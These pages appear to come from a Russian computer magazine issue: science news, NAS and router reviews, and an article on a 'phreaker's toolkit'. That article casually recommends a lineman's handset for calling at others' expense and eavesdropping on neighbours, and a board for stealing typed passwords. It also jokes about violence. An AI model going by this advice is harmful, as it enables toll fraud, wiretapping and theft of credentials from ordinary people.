ПЕЧАТАЕМ ОРГАНЫ НА ПРИНТЕРЕ

Американские ученые смогли приспособить струйный принтер для печати «чернилами», содержащими фактор роста стволовых клеток. Таким образом, сделан еще один шаг на пути к печати органов на заказ.

В своих опытах ученые использовали специальный струйный принтер, приготовив для него особые «чернила»: раствор, содержащий фактор роста BMP-2, который провоцирует превращение стволовых клеток в клетки костной ткани. Они покрыли предметное стекло микроскопа фибрином и распечатали при помощи струйного принтера 4 отдельных квадратика со сторонами по 750 микрометров. В каждом — своя «яркость краски», то есть концентрация BMP-2. Далее пластинку положили в чашку Петри и равномерно нанесли на нее взрослые стволовые клетки, взятые из мускулов ног мышей. Стволовые клетки, оказавшиеся на участках с фактором роста, начали превращаться в клетки костной ткани. И чем больше была концентрация BMP-2, тем выше оказывался «урожай» дифференцированных клеток. Стволовые же клетки, которые попали на чистые участки, превратились в мышечные клетки, из чего следует, что этот путь развития стволовая клетка выбирает по умолчанию.

При этом можно создать такую структуру подложки, в которой один конец будет развивать кость, еще один — сухожилие, а третий — мускулы. Это обеспечит больший контроль над регенерацией ткани.

Ученые говорят, что могут напечатать и более сложные вещи. Однако уровень развития науки пока ограничивает возможность применения принтера. Прежде нужно более детально изучить строение и процесс формирования органов человека.

АРКТИЧЕСКИЙ «НЫРЯЛЬЩИК» ГОТОВ К РАБОТЕ!

Ученые из британской организации по исследованию Антарктики собираются в новую экспедицию для исследования глубин океана близ ледяного континента. Они будут использовать дистанционно управляемый аппарат Isis, способный погружаться на 6,5 километров.

Со своей «стартовой площадкой» — британским научным судном «Джеймс Кларк Росс» — субмарина-робот соединяется 10-километровым кабелем. 3-тонный аппарат несет массу оборудования: фото- и видеокамеры, сонары и т.д. Он оснащен двумя «руками» для сбора образцов. Также его можно оборудовать сетями и бурильной установкой. Миссия аппарата начнется в январе 2007-го и продлится 3 недели.

При помощи Isis ученые намерены изучить дно в районе залива Маргаритки (Marguerite Bay). Исследование будет вестись сразу по двум дисциплинам — геологии и биологии. Цель геологов — изучить отложения на дне, оставшиеся от материковых льдов, покрывавших залив 20 тысяч лет назад. А по словам биологов, участвующих в этой экспедиции, никто еще детально не исследовал глубоководный мир у берегов Антарктиды. Так что и тут ожидается масса открытий.

> Аппарат Isis



ДНК-МАШИНЫ ОТКРЫВАЮТ ПУТЬ НАНОРОБОТАМ

Ученые-нанотехнологи создали «руку робота» на основе молекулы ДНК и прикрепили ее к двумерной кристаллической ДНК-матрице. Им впервые удалось приделать сложное наномеханическое устройство к матрице-кассете, сохранив его функциональность. Ученые доктор Симэн и его коллега доктор Баокан Динг из университета Нью-Йорка в своей работе взяли за основу ДНК-машину PX-JX2 DNA, которая имеет 2 структурных состояния, «переключающихся» при повороте одного из концов молекулы. Кассета — это специальная плоская ДНК-структура, играющая роль фундамента для «руки робота». Она состоит из трех спиральных участков ДНК — доменов, один из которых короче остальных и при соединении с «рукой робота» заставляет последнюю располагаться в плоскости, перпендикулярной кассете. Так исследователи добились эффективного прикрепления ДНК-наномашины в строго определенном направлении к двумерной ДНК-матрице. Атомно-силовая микроскопия показала, что ДНК-наномашина, работающая как «рука робота», нормально функционирует после соединения с кассетой. Ранее доктор Симэн и его коллеги создали машину-транслятор, позволяющую синтезировать полимеры на основе стабильной PX-JX2 наномашины. По мнению исследователей, это открытие — первый серьезный шаг к развитию нанороботехники, так как ДНК-машину можно тиражировать с помощью генной инженерии.

ТЕЛЕВИЗОР СНАРУЖИ

Внешних устройств становится все больше и больше, но вот ТВ-тюнеров среди них пока что не очень много. Но ситуация меняется. Так, компания Compro анонсировала модель VideoMate V600 — тюнер с широкими возможностями. Это стильный внешний девайс, цвет и дизайн которой украсят любой рабочий стол. Для удобства работы тюнер имеет пульт дистанционного управления, так что хрестоматийное лежание на диване с ДУ в руках ты получишь. Лежать можно перед любым типом мониторов и даже перед проектором, благо подключение к ним поддерживается. Также поддерживается разрешение до 1680x1050, что есть очень хорошо. Удобству общения с устройством способствуют бездрайверное подключение и таймер сна. Кроме того, из интересных и полезных особенностей стоит отметить поддержку мониторов с различными соотношениями сторон и диагоналями, функцию «картинка в картинке», отображение видео на рабочем столе и возможность как вертикальной, так и горизонтальной установки.



ЕВГЕНИЙ ПОПОВ

LAN-РЭКИ

ТЕСТИРУЕМ УСТРОЙСТВА ДЛЯ ОРГАНИЗАЦИИ СЕТЕВОГО ХРАНИЛИЩА ДАННЫХ



Тестовый стенд:
Процессор, ГГц: 2,21, AMD Athlon 64 3500+, Socket 939
Материнская плата: Albatron K8SLI
Чипсет: NVIDIA nForce4 SLI
Память, Мб: 2x1024, Corsair XMS 3500LL-Pro
Винчестер IDE, Гб (в боксе): 20, IBM Deskstar DTLA-305020
Винчестер SATA (основной), Гб: 250, Western Digital WD2500JS

Тестируемое оборудование:
Vipower VPA-3528Net Silver
Sarotech U-Stor NDS-354ul-White
TRENDnet TS-I300
Agestar NUB3ART
Floston LANDisk
Netgear SC101

Методика тестирования

Мы не стали изобретать велосипед и обязали наши девайсы выполнить свою прямую обязанность, а именно записать или прочитать файл. Предварительно оценивалось качество сборки, подключения винчестера и синхронизации. Не забыли мы заглянуть и в коробку на предмет изучения комплектации. Когда NAS-устройство уже было готово к работе, мы передавали на жесткий диск фильм Trainspotting объемом 697 Мб. Ну а после мы забирали тот же фильм из хранилища. Логика проста — кто быстрее, тот и чемпион. Усреднение по результатам производилось с учетом трех тестов.

Организация домашней сети может создать много проблем и поставить огромное количество вопросов. Одна из таких труднорешаемых задач — организация сетевого хранилища. В принципе, можно воспользоваться старым компьютером, с помощью которого легко создать файловый сервер. Однако старый комп в наличии не у всех, и при этом есть более дешевый и разумный вариант. Сравнительно недавно в продаже появились 3,5" HDD-рэки с портом Ethernet. По факту это пустые коробки, в которые помещается винчестер нужного объема, хотя в продаже попадаются девайсы уже готовые к работе (с одним или двумя винтами в комплекте). При этом такое устройство NAS (Network Attached Storage) можно использовать и в качестве переносного носителя. В этом обзоре мы рассмотрим несколько интересных решений для организации сетевого диска, определим лучших и выделим худших.





Agestar NUB3ART

●●●●●●○○○○

Интерфейсы: RJ-45 10/100 Мбит/сек, 1x USB 2.0
Wi-Fi: нет
Слоты под диски: 1
Возможность расширения через USB: нет
Инвертор питания: внешний
Размеры: 227x119x56 мм
Вес: 0,44 кг

Бокс для LAN-диска от компании Agestar изготовлен из алюминия. Передняя и задняя панели этим похвастаться не могут — они пластиковые. Девайс обладает весьма компактными размерами, а внешний вид можно даже назвать аскетичным. Ничем особенным бокс не выделяется: с тыльной стороны предусмотрены соединение USB 2.0 (через кабель), Ethernet 10/100 Мбит/сек и нестандартный шестиконтактный выход на питание. На передней панели — подсветка в виде синего диода. Также девайс способен отображать температуру HDD в процессе работы. Для этого предусмотрен внешний термодатчик, который пользователь может приаттачить по своему усмотрению. Диск помещается внутрь бокса достаточно плотно. Плюс ко всему, его можно зафиксировать четырьмя винтами из комплекта поставки. Верхняя и нижняя крышки устройства соединяются между собой с помощью резиновых зажимов. Нельзя сказать, что это очень удобно, однако лучше уж так, чем хвататься каждый раз за отвертку.

Отметим шумность работы вентилятора. Рассматриваемый бокс использует в качестве чипсета схему RDC R2882, которая, прямо скажем, отрицательно влияет на скорость передачи данных. Если производить передачу по USB-каналу, то скорость еще может считаться приемлемой, но если кидать файлы через LAN, то пользователи довольны явно не будут. Софт, поставляемый в комплекте, не обновляется уже давно. А то ПО, которое есть в наборе с девайсом, недостаточно удобно. Когда бокс в собранном состоянии, его переднюю панель можно отогнуть рукой в сторону. При этом ширина зазора будет порядка сантиметра. На скорость передачи данных это вряд ли повлияет, но уже только по этому факту можно судить о качестве сборки. Мануал в комплекте нельзя назвать подробным, да и написан он только на английском языке.

TRENDnet TS-I300


●●●●●●●●●○

Интерфейсы: RJ-45 10/100 Мбит/сек, 2x USB 2.0
Wi-Fi: есть
Слоты под диски: 1
Возможность расширения через USB: есть (2x USB 2.0)
Инвертор питания: внешний
Размеры: 206x140x55 мм
Вес: 0,93 кг

Компания TRENDnet уже давно работает на российском рынке сетевого оборудования, так что качеству устройств от этой фирмы можно доверять. К сожалению, девайс приехал к нам с минимальной комплектацией (была лишь подставка да шнур) и без упаковки, поэтому перейдем сразу к внешнему осмотру. Сам бокс достаточно тяжелый — вес приближается к килограмму, так что использовать его в качестве мобильного носителя не очень удобно. Кнопка включения и диоды индикации расположены на передней панели. Индикаторов всего 6. Цвет корпуса традиционно синий. Верхняя крышка снимается путем удаления двух крепежных винтов. Сам винчестер укладывается в алюминиевую люльку и закрепляется четырьмя винтами. Портов USB всего 2 — один на лицевой панели, другой с тыльной стороны. Для использования беспроводного соединения предусмотрена антенна. При желании ее всегда можно открутить. Вентиляция винчестера — активная. Бловер формата 40x40 мм установлен на задней панели и работает на выдув. Отдельно отметим, что сетевой диск TRENDnet TS-I300 будет работать со всеми современными системами, будь то Windows, MAC или Linux. Софт регулярно обновляется на сайте производителя, а ПО в комплекте, наверное, одно из самых комфортных и функциональных.

Из минусов этого устройства стоит отметить не самый удобный интерфейс доступа к данным.

Здесь мы имеем дело с системой RDC 3210, которая использует внутреннюю ось Embedded Linux. Установка HDD, а именно фиксация с помощью четырех винтов, займет некоторое время. Без определенной сноровки и отвертки с магнитным наконечником проделать всю операцию будет нелегко.



> Для каждого бокса тест проводился 3 раза (и для чтения, и для записи), после чего результаты по времени усредняли





Vipower VPA-3528Net Silver

●●●●●●●○○○

Интерфейсы: RJ-45 10/100 Мбит/сек, USB 2.0
Wi-Fi: нет
Слоты под диски: 1
Возможность расширения через USB: нет
Инвертор питания: внешний
Размеры: 115x40x220 мм
Вес брутто: 0,62 кг

Это устройство позиционируется производителем как универсальный внешний контейнер для HDD с интерфейсом IDE. Девайс максимально прост для NAS-устройств своего класса. Корпус изготовлен полностью из алюминия. Ничего лишнего не предусмотрено — лишь на одной из сторон «выгравирован» логотип компании Vipower. Люлька для винчестера выдвигается путем удаления четырех винтов с тыльной стороны, через переднюю створку вместе с лицевой панелью. Удивительно, но это первый девайс в нашем обзоре, мануал к которому написан на русском языке — мелочь, а приятно. Устройство может служить не только как сетевой носитель данных, но и как обычный внешний жесткий диск. С тыльной стороны предусмотрены свитч on/off, USB-коннектор, Ethernet 10/100 Мбит/сек и кнопка экстренной перезагрузки.

Вообще, вся процедура извлечения люльки для HDD и установки его на свое законное место — дело, требующее времени. Во-первых, необходимо скрутить 4 винта, ну а после этого долго трясущимися руками выдергивать из корпуса подложку с начинкой. Подложка застревает, а если и «едет», то со скрипом. Вентилятор, несмотря на свои крошечные размеры, работает за четверых, и, прежде всего, это касается шума. Длина шлейфа, который соединяет печатную плату с передней панелью индикации, настолько велика, что жесткий диск не может занять свое место без усилий. Мало того, нужно очень сильно постараться, чтобы отверстия на боковых стенках люльки совпадали с отверстиями на винчестере. Кстати, руководство пользователя верно лишь для Windows. Линуксоидам и MACOS'истам придется разбираться самостоятельно.

Floston LAN Disk

●●●●●●●○○○

Интерфейсы: RJ-45 10/100 Мбит/сек, USB 2.0
Wi-Fi: нет
Слоты под диски: 1
Возможность расширения через USB: нет
Инвертор питания: внешний
Размеры: 122x35x215 мм
Вес брутто: 0,55 кг

Все спецификации и подробное описание особенностей Floston LAN Disk даны на двух языках — русском и английском. Сам девайс можно оценить, наверное, как самый изящный и элегантный бокс во всем обзоре. Аскетичный корпус изготовлен полностью из алюминия и выкрашен в серебристый цвет. Исключение составляют лишь панельки — они сделаны из пластика, но заметно это только при ближайшем рассмотрении. В продаже можно найти девайсы красного, синего и черного цвета. На боку корпуса сверкает логотип производителя. Заметим, что Floston LAN Disk не стыдно будет подарить или использовать в офисе. В комплекте мы нашли подставку для установки NAS-девайса в вертикальное положение, набор необходимых кабелей для работы с Floston LAN Disk и мануал с подробной инструкцией.

За элегантность внешнего облика придется расплачиваться функциональностью и удобством. Первое, что хочется отметить, — это то, что люлька связана с самим корпусом через короткий провод, который отвечает за подсветку передней панели. Хорошо, что последний не припаян намертво (его можно отсоединить), иначе сама процедура установки винчестера превратилась бы в пытку. Однако, чтобы задвинуть подложку до конца, требуется приложить серьезные усилия, да так, что начинаешь волноваться за сохранность хрупкой тыльной панели, на которую приходится опираться. На передней панели имеется прозрачная надпись «Lan Disk», через которую, собственно, виден мигающий диод — симпатично, но не информативно. Что в данный момент происходит с NAS-адаптером (подсоединение через USB, использование LAN, заполнение диска и т.п.), понять очень сложно. Мануал, несмотря на то что на коробке было все так радужно, написан исключительно на английском языке, и то только для пользователей Windows. Хотя в спецификациях производитель утверждает, что диск легко работает и в MAC OS, и в LINUX.

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям «НИКС — Компьютерный Супермаркет» (т. (495) 974-3333, www.nix.ru), Alcomtrade (т. (495) 785-8657, www.alcomtrade.ru), а также российским представительствам компаний NETGEAR и TRENDnet.







Sarotech U-STOR NDS-354ul-White

●●●●●●●●○○

Интерфейсы: RJ-45 10/100 Мбит/сек, USB 2.0
Wi-Fi: нет
Слоты под диски: 1
Возможность расширения через USB: нет
Инвертор питания: внутренний
Размеры: 145x37x220 мм
Вес брутто: 0,76 кг

Еще одно устройство в нашем обзоре, которое позволяет напрямую подключаться к сети без сложной IP-настройки или непосредственного участия сервера. Первое, на что хотелось бы обратить внимание, — это сумка в комплекте. Очень качественный и крепко сшитый баул с кармашками — за такой и денег отдать не жалко. Помимо этого, в яркой упаковке совершенно случайно оказались пластиковая пластина для установки Sarotech U-STOR NDS-354ul-White в вертикальное положение, кабель питания, 4 винта для фиксации винчестера, а также LAN- и USB-шнуры. Внешний вид девайса очень официален — он напоминает скорее медицинский прибор узкого назначения, чем NAS-устройство. Верхняя панель изготовлена из толстого алюминия и выкрашена в белый цвет. Темно-серое основание одновременно играет роль люльки — крышка крепится к нему с помощью четырех винтов. После ее удаления пользователю открывается шикарный вид на внутренности Sarotech U-STOR NDS-354ul-White. В качестве чипсета используется схема XIMeta NDAS2021 ревизии 1.1. Отметим, что преобразователь напряжения собран непосредственно внутри бокса. Подключение производится через стандартный трехконтактный кабель.

Система фиксации винчестера просто отвратительна. Крепление осуществляется безвинтовым методом, то есть жесткий диск укладывается на 4 свободных штыря, после чего охватывается сверху пластиковой пластинкой. Если встряхнуть с небольшой силой бокс вместе с винчестером, то слышно, как лихо подскакивает внутри HDD. В связи с этим интересно узнать у производителя, как переносить данную композицию? Наверное, выкладывать сумку поролоном. После двух-трех извлечений краска с тыльной стороны крышки сдирается — это не принципиально, но сам факт неприятен. Отметим также, что охлаждение винчестера осуществляется пассивным методом, то есть никаким. Система теплоотвода отсутствует как факт — о вентиляторах и говорить нечего.

Netgear SC101

●●●●●●●●○○

Интерфейсы: RJ-45 10/100 Мбит/сек
Wi-Fi: нет
Слоты под диски: 2
Возможность расширения через USB: нет
Инвертор питания: внешний
Габариты: 171x108x144 мм

Рассматриваемый бокс, в отличие от прочих девайсов, описанных в обзоре, рассчитан на подключение одновременно двух винчестеров. Корпус выполнен из белого пластика. Винчестеры подключаются через отсеки, спрятанные под передней панелью бокса. Крепление полностью безвинтовое — диск просто помещается в отсек. Крышка отбрасывается одним движением руки. На лицевой стороне предусмотрено подобие замка. На самом деле, это диск с продольной прорезью. Достаточно повернуть в нем отвертку на 90 градусов и доступ будет открыт. Охлаждение — отдельная тема. С винчестерами соприкасается алюминий, причем со всех четырех сторон. С верхней и нижней стороны на открытый воздух выводятся массивные радиаторы, которые со своей работой справляются весьма эффективно, хотя для охлаждения двух объемных винчестеров было бы неплохо оснастить Netgear SC101 небольшим вентилятором. Поверхность радиаторов сильно нагревается, а небольшой шум — малая цена за качественное охлаждение важной информации. Логично предположить, что производитель не задумывал Netgear SC101 как устройство, предназначенное для переноски. Дело в том, что HDD не зафиксированы ничем и ход диска между металлическими стенками составляет где-то 0,5-1 мм. Однако передняя панель прижимает диск достаточно плотно — внутри, в месте соприкосновения HDD с задней стенкой, установлена прокладка, смягчающая вибрации. Про USB-соединение инженеры забыли, хотя порой бывает полезно и удобно подключиться в качестве внешнего носителя.

Вывод

Все рассмотренные в обзоре устройства могут стать отличными помощниками в организации сетевого хранилища. Однако стоит выделить некоторые из них. Нам очень понравился Netgear SC101 — отличные возможности по отличной цене. За это, собственно, мы вручаем ему награду «Лучшая покупка». А вот девайс который действительно, можно назвать шустрым и многофункциональным, — TRENDnet TS-I300. Конечно, и он не без недостатков, однако их, по сравнению с остальными устройствами в обзоре, очень мало. За проявленные заслуги объявляем ему благодарность и вручаем награду «Выбор редакции».



СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

ЧЕМОДАНЧИК ФРИКЕРА

ВСЕ СВОЕ НОШУ С СОБОЙ

Стать крутым фрикером — мечта многих ребят. Мне часто приходят письма с вопросами, как стать фрикером, мол, научи и т.п. Вот я и решил сделать серию статей по этой тематике. Начну с чемоданчика фрикера. Это тот необходимый каждому телефонному пирату набор, который он должен всегда носить с собой. Даже когда идет на свидание с девушкой.



1. КОНТРОЛЛЕР/ПРОГРАММАТОР
2. МОДЕМ
3. УНИВЕРСАЛЬНЫЙ НОЖ (ПАССАТИЖИ, ОТВЕРТКИ И Т.П.)
4. ИНСТРУМЕНТ ДЛЯ ЗАЧИСТКИ ПРОВОДОВ
5. УНИВЕРСАЛЬНЫЙ ИК-ДЕВАЙС
6. МУЛЬТИМЕТР
7. ГАЗОВЫЙ ПАЯЛЬНИК
8. КПК С RS-232 (НАПРИМЕР, PALM M100)
9. НАБОР ФРИКЕРСКИХ ОТВЕРТОК
10. ТРУБКА МОНТАЖНИКА
11. РАЗВОДНОЙ КЛЮЧ

Необходимый набор

Определим, что же фрикеру XXI века необходимо носить с собой. Нижеследующий перечень не претендует на классический образец для подражания, однако мне кажется, что он будет весьма полезен начинающим. Итак, вот он.

1. Трубка монтажника
2. Мобильный телефон
3. Универсальный нож (пассатижи, отвертки и т.п.)
4. Провода, крокодилы
5. Мультиметр
6. Газовый паяльник
7. КПК с RS-232 (например, Palm m100)
8. Модем
9. Ноутбук
10. Набор флюсов и припоев
11. Изолента
12. Разные боксы и всякая полезная мелочь
13. Acoustic coupler
14. Набор фрикерских отверток
15. Контроллер/программатор
16. Разводной ключ

Рассмотрим некоторые пункты этого списка более подробно. В зависимости от степени нужности рядовому фрикеру того или иного устройства я ставил ему оценку в баллах, от одного до десяти.



УНИВЕРСАЛЬНЫЙ НОЖ

★★★★★★★★★★

Эта вещь должна быть с тобой везде и всегда, даже если ты не фрикер. Быстро разобрать любой девайс, согнуть толстый провод, перекусить провода, что-то подточить, обжать, колбаску порезать, пырнуть кого-нибудь :) — да мало ли еще у него применений. Скажу одно, с этим ножиком я не расстаюсь никогда и ни капли не жалею о его приобретении.

Плюсы: может иметь встроенный набор разнообразных отверток, иногда поставляется в виде молотка, пассатиж и даже гаечного ключа.

Минусы: сходит за холодное оружие и может вызвать проблемы (хотя я проблем с ним не имел).



ТРУБКА МОНТАЖНИКА

★★★★★★★★☆☆

Этот девайс просто необходим фрикеру, звонящему за чужой счет и любящему послушать разговоры соседей. В купе со встроенным антиАОНом и Rock BOX может стать грозным орудием подстав. Если делать его лень, то вполне можно купить в специализированных магазинах.

Плюсы девайса: можно юзать везде, где есть телефонная линия; весьма мобилен; имеет ряд полезных функций; подвластен расширению в умелых руках.

Минусы: трубка занимает много места — если с ней возьмут, то не сможешь прикинуться домкратом и сказать, что проходил мимо.



КПК

★★★★★★★☆☆☆

Если ты крутой гуру программирования, умеешь кодить под КПК и владеешь интерфейсами этого девайса, то эта штука — для тебя. В купе с прямыми руками и хорошими мозгами, с этим устройством ты сможешь свернуть горы покруче, чем в самых лучших фильмах про хакеров. К нему можно цеплять модемы или мобильные телефоны и хакать прямо из метро.

Плюсы: можно найти КПК с x86-архитектурой (как на фото), с нормальным интерфейсом RS-232 и цеплять к нему любые устройства, понимающие этот интерфейс.

Минусы: в руках новичка будет бесполезной игрушкой, которая может еще и повредить делу.



МУЛЬТИМЕТР

★★★★★★☆☆☆☆

Универсальный измерительный прибор должен находиться в портфеле каждого настоящего гуру. С ним легко потестить любое устройство, разобраться, где неполадка в девайсе. В купе с газовым паяльником, небольшим набором деталей или процессорной платой может стать просто полноценным выносным фрикерским комплексом.

Плюсы: с помощью него можно измерять громадное количество параметров, в зависимости от модели; позволяет прозванивать провода, определять обрывы и различные неполадки.

Минусы: во многих ситуациях абсолютно бесполезный, занимающий место ящик.



ГАЗОВЫЙ ПАЯЛЬНИК

★★★★★★★★★★

Паяльник — верный спутник фрикера. Но любому паяльнику, даже самому современному, нужна розетка. А если ты на полевых работах и питание достать ой как сложно, то тебя всегда выручит газовый паяльник. С ним ты можешь даже в дороге собрать любой прибор или наконец починить свои наушники.

Плюсы: полная независимость от электроэнергии; можно использовать для резки пластмассы, для усаживания термоусадки и прочих вещей, где нужна высокая температура.

Минусы: весьма громоздкий, требует постоянной дозаправки газом; можно обжечься.



РАЗВОДНОЙ КЛЮЧ

★☆☆☆☆☆☆☆☆☆

Это, наверное, самый нефрикерский девайс в нашем обзоре. Но он будет полезен при попытке открутить какое-нибудь устройство, например таксофон, для дальнейшего исследования. А можно и двинуть гопам по мордасам, если докопаются до крутого фрикера при занятии любимым делом. Плюсы: выглядит стильно и внушительно. Идя по темным улицам, испытываешь уверенность, помня, что он с собой. Имеет множество полезных и бесполезных функций. Может стать очень «весомым аргументом» в неудавшемся разговоре. Минусы: вполне сходит за холодное оружие, занимает много места и достаточно тяжелый.



НАБОР МИНИАТЮРНЫХ ОТВЕРТОК

★★★★★★★★★☆

Если ты часто раскручиваешь утонувшие мобилы, лэптопы, фотоаппараты и прочие мелкие электронные девайсы, и притом везде и всюду, то этот набор просто обязан стать твоим постоянным спутником. Коллега оставит свой ноут без присмотра, и ты в тот же миг сделаешь ему электронное западло :).
Плюсы: позволяет вскрыть множество хитрых электронных устройств.
Минусы: подходит только для мелких винтиков, но это полностью компенсируется наличием фрикерского ножа.



ПРОЦЕССОРНАЯ ПЛАТА

★★★★★★★☆☆☆

Настоящий фрикер делает многие эмуляторы на микроконтроллерах, разводя при этом плату и паяя множество устройств. Что мешает ему прикупить такую процессорную плату под фаворитный ему контроллер и делать эмуляторы в дороге с ноутбука и КПК. Можно построить свой универсальный фрик-девайс, имеющий тысячи функций; использовать как логический анализатор в купе с КПК или лэптопом. В общем, бесценная штучка за копеечные деньги.
Плюсы: число возможных функций платы зависит только от твоей фантазии и кошелька. С ней можно делать громадное количество различных взломов, снятия логов, похищать пароли, вводимые с клавиатуры, делать ключи-карты — всего не перечислишь.
Минусы: полезна только в опытных руках, при неплохом знании электроники и программирования. В руках новичка — бесполезный кусок пластика.



«ПОВЕЛИТЕЛЬ ТЕЛЕВИЗОРОВ»

★★★★★☆☆☆☆☆


Ты любишь смотреть телик? Я терпеть не могу — когда вижу работающий ящик, судорожно ищу пульт, чтобы вырубить этот слив. Теперь у тебя есть отличная возможность, не ища пульт, а достав брелок от ключей, вырубить любой телик. Торгуют этим супердевайсом тут: www.tvsetoff.com. С этим устройством ты сможешь некисло веселить друзей, прогуливаясь по торговым центрам и нажатием всего одной кнопки гася сотни теликов.
Плюсы: миниатюрность, легкость использования; подходит практически для всех типов телевизоров; являясь универсальным выключателем, может очень повеселить.
Минусы: не очень хорошая сборка, при наличии прямых рук и небольшого количества времени можно сделать самому.



ACOUSTIC COUPLER

★★★☆☆☆☆☆☆☆

Акустический соединитель был основным инструментом хакеров 80-90-х в США. В наши дни — вымирающий девайс. Может быть полезен при взломе с таксофонов (зачем, есть же GPRS?) либо для анонимной отправки факса.
Плюсы: ретродевайс, может служить атрибутом моды у фрикеров; позволяет вести соединения практически с любых телефоном; вместе с радиотелефоном образует радиомодем.
Минусы: необходимо специально хитро настраивать модем; очень низкая скорость соединения (скорее всего не удастся выжать больше 14400); занимает много места; требует дополнительного питания; морально устарел.



> Принципиальная схема


ИЗГОТОВЛЕНИЕ АКУСТИЧЕСКОГО СОЕДИНИТЕЛЯ

Простейший акустический соединитель может сделать каждый из нас. Для его изготовления потребуется трубка от старого совкового телефона, где есть угольный микрофон и динамик. Разбираем трубку. Там будут хитро соединены микрофон и динамик, нужно их соединить последовательно с девятивольтовой батарейкой и шнурком с разъемом, который будет вставлен в модем (смотри схему). То есть так: разъем → микрофон → динамик → батарейка → разъем. Полярность батарейки роли не играет.

ИГОРЬ ФЕДЮКИН

Обзор LevelOne WBR-5400

Интерфейсы: 1xWAN (RJ-45), 4xLAN (RJ-45) 10/100 Мбит/сек
Беспроводная точка доступа
Wi-Fi: IEEE 802.11 b/g + Frame Bursting/Aggregation (до 54 Мбит/сек)
Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), 802.1x
Функции роутера: NAT/NAPT, DynDNS, Static Routing (8 маршрутов), DHCP
Функции файрвола: SPI, Packet Filter, Domain Filter, URL Filter, MAC Filter
Цена: $75


Всегда отрадно, когда производитель поворачивается лицом к пользователю и идет ему навстречу. Так уж повелось, что российские условия и особенности организации провайдерских услуг вызвали дополнительные требования к оборудованию со стороны юзера. Среди провайдеров особой популярностью пользуется протокол авторизации PPTP, причем очень распространены такие ситуации, когда сам PPTP-сервер находится за пределами пользовательского сегмента. Далеко не каждый роутер заработает при таком раскладе. Очень распространенным недостатком аппаратных роутеров является также и то, что после активации интернет-соединения по протоколу PPTP они забывают про локальную сеть провайдера. Таким образом, нам приходится выбирать из двух зол: доступ к ресурсам локальной сети без интернета или наоборот. Работа с учетом этих тонкостей требует тщательной переработки PPTP-клиента в роутере и адаптации функции статической маршрутизации.
Не так давно российское представительство компании LevelOne объявило о выпуске тестовой прошивки, поддерживающей все эти функции, для своей топовой модели Wi-Fi роутера WBR-5400.

Внешний вид

Роутер упакован в серебристо-серый корпус небольших размеров. С лицевой стороны находится кнопка «Reset» и светодиоды: питания, текущего состояния устройства, активности беспроводного сегмента, WAN- и LAN-портов. Причем для последних выведено по 2 светодиода: один сигнализирует о подключении на данном порту, а по второму можно определить скорость соединения (10/100 Мбит/сек). С тыльной стороны располагается гнездо для подключения питания, WAN- или LAN-порты, а также 2 разъема для подключения внешних антенн. Разъем для подключения третьей антенны находится на левом боку роутера. Все 3 антенны абсолютно идентичные, с коэффициентом усиления 5 dBi.

Аппаратная начинка

Маршрутизатор построен на базе микросхемы AMRISC 10000-G. Используется 2 Мб оперативной памяти Etrontech EM636165TS-7, функци-

онирующей на частоте 143 МГц. Флеш-память объемом 1 Мб представляет собой микросхему EON EN29LV800BB-70TCP. За Wi-Fi отвечает чипсет Ralink RT2661T, поддерживающий стандарты IEEE 802.11 b/g. Несмотря на наличие трех антенн, здесь используется только 1 трансивер. Увеличение же скорости, по сравнению со стандартом IEEE 802.11g, получается за счет использования общеизвестных технологий Frame Bursting и Frame Aggregation. Также на плате распаян чип коммутатора Realtek RTL8305SC с возможностью организации VLAN и частичной поддержкой функций QoS.

Функциональные возможности

Настройка роутера возможна только посредством web-интерфейса. Окно приветствия содержит не только поле ввода пароля администратора, но и страницу состояния устройства. Таким образом, понять, что происходит с интернет-соединением можно без «логининга». Доступные пользователю функции во многом стандартны для подобного класса устройств. Однако стоит отметить широкие возможности фильтрации трафика и трансляции портов NAPT. Как и во всех новых роутерах, здесь используется Statefull Firewall (SPI — Statefull Packet Inspection), не работающий с пакетами по отдельности, а отслеживающий логику устанавливаемых соединений. Стоит также сказать, что Wi-Fi у роутера поддерживает функцию WDS, которая позволяет объединять несколько точек доступа в одну Wi-Fi сеть для увеличения зоны покрытия.

Методика тестирования

Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального объема. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

1. При тестировании пропускной способности WAN→ LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и передачи в режиме полного дуплекса (FDX).

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измеряли пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Кроме того, проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.

